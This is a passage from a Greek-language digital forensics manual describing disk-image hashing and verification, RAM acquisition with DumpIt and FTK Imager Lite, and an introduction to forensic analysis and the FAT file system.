Στο επόμενο βήμα το Cyclone μας ρωτάει αν θέλουμε να δημιουργήσουμε την hash τιμή του αρχείου της εικόνας. Εδώ απαντάμε ναι, διότι η hash τιμή του αρχείου θα μας επιτρέψει να μάθουμε αν η εικόνα που δημιουργούμε είναι ίδια με την συσκευή από την οποία την δημιουργήσαμε.




Εικόνα 46: Απαντάμε ναι στον υπολογισμό της hash τιμής της εικόνας.

Αμέσως μετά το Cyclone μας ρωτάει αν θέλουμε να επαληθεύσουμε την εικόνα που δημιουργήσαμε. Πάλι πατάμε ναι γνωρίζοντας όμως ότι αυτό θα διπλασιάσει τον χρόνο που χρειάζεται για να ολοκληρωθεί η δημιουργία του αρχείου της εικόνας.



Εικόνα 47: Επαλήθευση του αρχείου της εικόνας.

Στο τελευταίο βήμα η διαδικασία της δημιουργίας της εικόνας πλέον ξεκινά. Το Cyclone μας λέει περίπου πόσος χρόνος θα χρειαστεί όπως και το αν η διαδικασία υπήρξε επιτυχής.



Εικόνα 48: Η εικόνα δημιουργείται.

Κεφάλαιο 6
VOLATILE DATA

6.1 Φυσική μνήμη RAM ενός υπολογιστή

Ένα από τα πράγματα που ίσως έχουμε την δυνατότητα να κάνουμε όταν βρεθούμε στον τόπο ενός ηλεκτρονικού εγκλήματος, είναι η περίπτωση όπου έχουμε ανοιχτό υπολογιστή, να πάρουμε αντίγραφο της φυσικής μνήμης του υπολογιστή για ανάλυση. Αυτό είναι πολύ σημαντικό επειδή η φυσική μνήμη ενός υπολογιστή περιέχει στοιχεία τα οποία δεν θα μπορέσουμε πιθανόν να βρούμε σε ένα αντίγραφο σκληρού δίσκου. Επειδή η απόκτηση εικόνας της φυσικής μνήμης μπορεί να γίνει ενώ το σύστημα είναι ανοιχτό και μέσα από το ίδιο το σύστημα, ονομάζεται και **live system analysis**.

Το να φτιάξουμε αντίγραφο της μνήμης ενός συστήματος δεν είναι δύσκολη διαδικασία. Αυτό που είναι δύσκολο, επειδή τα δεδομένα μιας μνήμης αλλάζουν συνεχώς, είναι να πιστοποιήσουμε ότι το αντίγραφο που πήραμε είναι πιστό της φυσικής μνήμης που αντιγράφηκε. Ακόμα και να επαναλάβουμε την διαδικασία είναι σχεδόν βέβαιο ότι το καινούριο αντίγραφο θα είναι διαφορετικό από το πρώτο που πάρθηκε. Καταγράφουμε λοιπόν την ώρα που κάνουμε την διαδικασία και από την ανάλυση της μνήμης μπορούμε να διαπιστώσουμε αν όντως τα περιεχόμενα του αντιγράφου της μνήμης είναι συμβατά με τη δομή και τη διάταξη του δεδομένου λειτουργικού συστήματος. Μπορούμε επίσης να απαντήσουμε και σε άλλες ερωτήσεις, αλλά δεν μπορούμε να απαντήσουμε αν όντως το αντίγραφο αντικατοπτρίζει πιστά την φυσική μνήμη από την οποία το πήραμε.

Η πρόσβαση σε μία φυσική μνήμη ενός συστήματος, έχει να κάνει άμεσα με το λειτουργικό σύστημα κάτω από το οποίο λειτουργεί και για αυτόν τον λόγο τα εργαλεία απόκτησης αντίγραφου της μνήμης βρίσκονται κατηγοριοποιημένα κάτω από κάθε λειτουργικό σύστημα. Το αντίγραφο της φυσικής μνήμης περιέχει τον κώδικα και τα δεδομένα του λειτουργικού συστήματος κάτω από το οποίο λειτουργεί, καθώς και τα προγράμματα που τρέχουν στον υπολογιστή.

*6.1.1 Εικόνα φυσικής μνήμης με το **DumpIt***

Το DumpIt[15] είναι ένα ελεύθερο πρόγραμμα απόκτησης μνήμης RAM και αποτελεί την συγχώνευση δύο άλλων προγραμμάτων: του win32dd και του win64dd όπου χρησιμοποιούνταν και τα δύο για απόκτηση αντιγράφου μνήμης. Το πρώτο για 32-bit αρχιτεκτονική και το δεύτερο για 64-bit αρχιτεκτονική. Το DumpIt γράφτηκε από τον Matthieu Suiche της MoonSols και υποστηρίζει και 32-bit και 64-bit αρχιτεκτονική.

Υποστηρίζει τα εξής λειτουργικά συστήματα:


- Windows 7 (32 bit)
- Windows 7 (64 bit)
- Windows Server
- Windows Vista (32 bit)
- Windows Vista (64 bit)
- Windows XP

Επίσης υποστηρίζει την απόκτηση μνήμης RAM και σε virtual μηχανές.

Είναι απόλυτα φορητό αφού μπορεί να το αποθηκευτεί μέσα σε ένα usb stick και όταν το προσαρτήσουμε στο σύστημα υπολογιστή που μας ενδιαφέρει, να ανοίξουμε τον φάκελο και να τρέξουμε απλά το αρχείο DumpIt.exe που περιέχει ο φάκελος. Αυτό που πρέπει να προσέξουμε αν το τρέξουμε από ένα usb drive, είναι η χωρητικότητα του usb να είναι μεγαλύτερη από το μέγεθος της μνήμης την οποία θέλουμε να αντιγράψουμε και επίσης αν η μνήμη που θα αντιγράψουμε υπερβαίνει τα 2GB τότε πρέπει να ορίσουμε το σύστημα αρχείων του usb drive να είναι NTFS.

Ανοίγει τότε ένα παράθυρο όπου μας δείχνει το μέγεθος της μνήμης του υπολογιστή, πού θα αποθηκευτεί το αντίγραφο της μνήμης - όπου είναι ο ίδιος φάκελος που περιέχει και το εκτελέσιμο αρχείο - πώς το λένε και σου κάνει μία και μοναδική ερώτηση όπως φαίνεται στην παρακάτω εικόνα (are you sure you want to continue? [y/n]).

[15]http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream/




Εικόνα 49: Το πρόγραμμα DumpIt για live απόκτηση μνήμης RAM.

Αυτό το αντίγραφο μπορεί μετά να χρησιμοποιηθεί για ανάλυση και εύρεση κακόβουλου λογισμικού που μπορεί να τρέχει στο σύστημα ή επειδή είναι ιδιαίτερα εύκολο στην χρήση του και μπορεί να το χρησιμοποιήσει και κάποιος που δεν έχει ιδιαίτερες τεχνικές γνώσεις θα μπορούσε να χρησιμοποιηθεί ως εξής: αν γράφεις ένα κείμενο το οποίο είναι σημαντικό για σένα, παραδείγματος χάριν, μία ομιλία και το πρόγραμμα για κάποιο λόγο παγώσει, μπορείς να χρησιμοποιήσεις το DumpIt για να πάρεις αντίγραφο της μνήμης, μετά να χρησιμοποιήσεις ένα **hex editor** και με τη χρήση λέξης που θυμάσαι ότι υπήρχε στο κείμενο να το ανακτήσεις. Όχι για να το χρησιμοποιήσεις ξανά όπως είναι αλλά σίγουρα για να μπορέσεις να έχεις πρόσβαση σε αυτά που γράφτηκαν ώστε να μπορούν να αναπαραχθούν.

*6.1.2 Αντίγραφο φυσικής μνήμης με την χρήση του **FTK imager_Lite***

Πάλι εδώ θα χρησιμοποιήσουμε το πρόγραμμα που αναφέρουμε και σε προηγούμενο κεφάλαιο, το FTK imager_Lite[16], για να πάρουμε την εικόνα της φυσικής μνήμης ενός υπολογιστή. Στην παρούσα περίπτωση το χρησιμοποιήσαμε για να πάρουμε την εικόνα της φυσικής μνήμης ενός υπολογιστή με λειτουργικό Windows 8.1 και μέγεθος μνήμης 4GB.


Στο αρχικό παράθυρο του προγράμματος επιλέγουμε από το μενού **file** την επιλογή **acquire memory.** Μας εμφανίζεται το παράθυρο της επόμενης εικόνας.



Εικόνα 50: Το παράθυρο επιλογών για την απόκτηση μνήμης


Επιλέγουμε που θα αποθηκευτεί από το **Destination path**, πως θα λέγεται το αντίγραφο και έχουμε και τις επιλογές να δημιουργηθεί και ένα αρχείο με τις σελίδες της μνήμης καθώς και ένα **ad file**. Ωστόσο η επιλογή του δεύτερου κάνει την διαδικασία πιο αργή και χρονοβόρα ειδικά αν έχουμε μνήμη μεγάλου μεγέθους. Πατάμε το κουμπί **Capture Memory** και ξεκινάει η αντιγραφή. Είναι μια εύκολη σχετικά διαδικασία.

[16]http://www.accessdata.com/support/product-downloads




Εικόνα 51: Δημιουργία αντιγράφου μνήμης

Εμείς εδώ βάλαμε να δημιουργηθεί και το αρχείο pagefile.sys και το memcapture.ad1 όπως φαίνεται στις δύο παρακάτω εικόνες (εικόνα 52 και 53).




Εικόνα 52: Δημιουργία του αρχείου pagefile.sys



Εικόνα 53: Η απόκτηση της μνήμης ήταν επιτυχής.

Κεφάλαιο 7
Ανάλυση και Παρουσίαση

7.1 ΣΥΣΤΗΜΑ ΑΝΑΛΥΣΗΣ




Εικόνα 54: Σύστημα ανάλυσης.(πηγή:Brian Carrier "File System Forensic Analysis")

Όπως αναφέρεται στο βιβλίο “Digital Forensic with open source tools” από τους Cory Altheide και Harlan Carvey (2011), η εγκληματολογική ανάλυση πραγματεύεται με αρχεία σε ψηφιακά μέσα - διαγραμμένα αρχεία, αρχεία σε φακέλους, αρχεία μέσα σε άλλα αρχεία, όλα αποθηκευμένα σε ένα μεγάλο “δοχείο”. Ο στόχος της ανάλυσης των ψηφιακών μέσων είναι η αναγνώριση, εξαγωγή και ανάλυση αυτών των αρχείων και των συστημάτων αρχείων στα οποία εμπεριέχονται.

Η *αναγνώριση* περιλαμβάνει τον προσδιορισμό του ποια αρχεία είναι ενεργά και ποια διαγραμμένα στον δίσκο. Η *εξαγωγή* είναι η ανάκτηση των δεδομένων των σχετικών αρχείων και των μεταδεδομένων (metadata). Η ***ανάλυση*** είναι η διαδικασία στην οποία εφαρμόζουμε την εξυπνάδα μας στην συλλογή των στοιχείων και ιδανικά καταλήγουμε σε αποτελέσματα που έχουν νόημα. Αυτά τα βήματα δεν είναι απαραίτητα ξεχωριστά. Στην πραγματικότητα κάποιες διαδικασίες περιλαμβάνουν δύο από αυτά τα βήματα όπως είναι το carving που θα μπορούσαμε να πούμε ότι ανήκει και στο βήμα αναγνώρισης αλλά και στο βήμα εξαγωγής.

7.1.1 Ανάλυση συστήματος αρχείων στο λειτουργικό σύστημα Windows

Η ανάλυση του σκληρού δίσκου του υπολογιστή θα μας δώσει όλες τις πληροφορίες που χρειαζόμαστε για να "αναδημιουργήσουμε" την σκηνή του εγκλήματος και να δούμε τι έχει συμβεί. Όταν κάνουμε ανάλυση των περιεχομένων ενός σκληρού δίσκου, ένα πράγμα που μας ενδιαφέρει είναι το σύστημα αρχείων του δίσκου. Κάθε φορά που θέλουμε να εγκαταστήσουμε ένα καινούριο σκληρό δίσκο στον υπολογιστή, πριν μπορέσουμε να αποθηκεύσουμε οποιοδήποτε αρχείο σε αυτόν, πρέπει να τον διαμορφώσουμε στο σύστημα αρχείων του λειτουργικού συστήματος που χρησιμοποιούμε στον υπολογιστή. Το σύστημα αρχείων που χρησιμοποιεί το λειτουργικό σύστημα των Windows είναι πλέον το NTFS (New Technology File System), αν και μέχρι την έκδοση των Windows Millennium χρησιμοποιούσε το FAT (File Allocation Table). Παρόλο που το NTFS έχει πλέον επικρατήσει, τα Windows υποστηρίζουν και τον τύπο FAT επειδή αρκετές συσκευές το χρησιμοποιούν λόγω της απλότητας και της καλής του απόδοσης.



Εικόνα 55: Η δομή ενός σκληρού δίσκου

7.1.2 Σύστημα Αρχείων FAT

Το σύστημα αρχείων FAT[17] σχεδιάστηκε το 1977 για χρήση σε δισκέτες αλλά γρήγορα υιοθετήθηκε και χρησιμοποιήθηκε σε σκληρούς δίσκους παγκοσμίως για δύο δεκαετίες περίπου. Με την εξέλιξη των σκληρών δίσκων εξελίχθηκε και το σύστημα αρχείων που χρησιμοποιούταν σε αυτούς και δημιουργήθηκαν οι 3 προεκτάσεις του FAT τα FAT12, FAT16, και FAT32.

Το FAT32 και το ελάχιστα χρησιμοποιούμενο FAT χρησιμοποιούταν σε παλιότερες εκδόσεις των Windows συμπεριλαμβανομένου και το λειτουργικό Windows '95, Windows '98 και Windows Millenium edition. Είναι ένα σύστημα με απλή


[17]http://en.wikipedia.org/wiki/File_Allocation_Table

λειτουργία που προσφέρει πολύ καλή απόδοση αλλά όσο τα λειτουργικά συστήματα άρχισαν να γίνονται πολύπλοκα υπήρξε ανάγκη για κάτι καινούριο με πρόσθετες λειτουργίες. Ενώ όμως δεν είναι πλέον το προεπιλεγμένο σύστημα αρχείων για το λειτουργικό των Windows χρησιμοποιείται σε ψηφιακές κάμερες, σε δισκέτες, σε USB drives και επίσης χρησιμοποιείται στην εκκίνηση των υπολογιστών που δεν έχουν σαν βασικό εισόδου/εξόδου σύστημα το BIOS (Basic Input/Output System) αλλά το UEFI (Unified Extensible Firmware Interface).

Το σύστημα αρχείων FAT32, υποστηρίζει δίσκους χωρητικότητας έως 2TB αλλά το λειτουργικό σύστημα Windows 2000 υποστηρίζει μόνο κατατμήσεις έως 32 GB σε μέγεθος. Χρησιμοποιώντας 4 KB clusters, το FAT32 χρησιμοποιεί τον χώρο στον δίσκο με πιο ωφέλιμο τρόπο. Το μέγεθος του cluster μπορεί να κυμαίνεται από 512 bytes έως 32 KB. Η βασική διαφορά μεταξύ του FAT16 και του FAT32 είναι το μέγεθος της κατάτμησης.

Το σύστημα αρχείων FAT, στον δίσκο, ξεκινάει με τον Boot sector (το Microsoft Knowledge Base article 140418 [3] παρέχει μια λεπτομερή περιγραφή για τον FAT boot sector) και ακολουθείται από δύο FAT περιοχές την 1 και 2 -όπου η δεύτερη είναι ένα αντίγραφο της πρώτης- τον βασικό (root) φάκελο, αρχεία και άλλους φακέλους. Το σύστημα FAT χαρτογραφεί κάθε cluster μέσα στον δίσκο και λέει στο λειτουργικό σύστημα πως χρησιμοποιείται, αν χρησιμοποιείται, αν είναι μέρος ενός αρχείου ή το τέλος ενός αρχείου.

Τα αρχεία βρίσκονται μέσα στον FAT δίσκο και αναφέρονται από εγγραφές των 32 byte που περιέχουν την διεύθυνση του αρχικού αριθμού του cluster για το αρχείο. Εάν ένα αρχείο χρησιμοποιεί πάνω από ένα cluster, τότε το αρχικό cluster τελειώνει με τον αριθμό του επόμενου cluster κ.ο.κ μέχρι να φτάσει στο τελευταίο. Αυτό το τελευταίο cluster μαρκάρεται με την ένδειξη – τέλος του αρχείου (0xffff).
Επίσης το σύστημα αρχείων FAT αποθηκεύει τις MAC ώρες στην μορφή ώρας του τοπικού συστήματος.



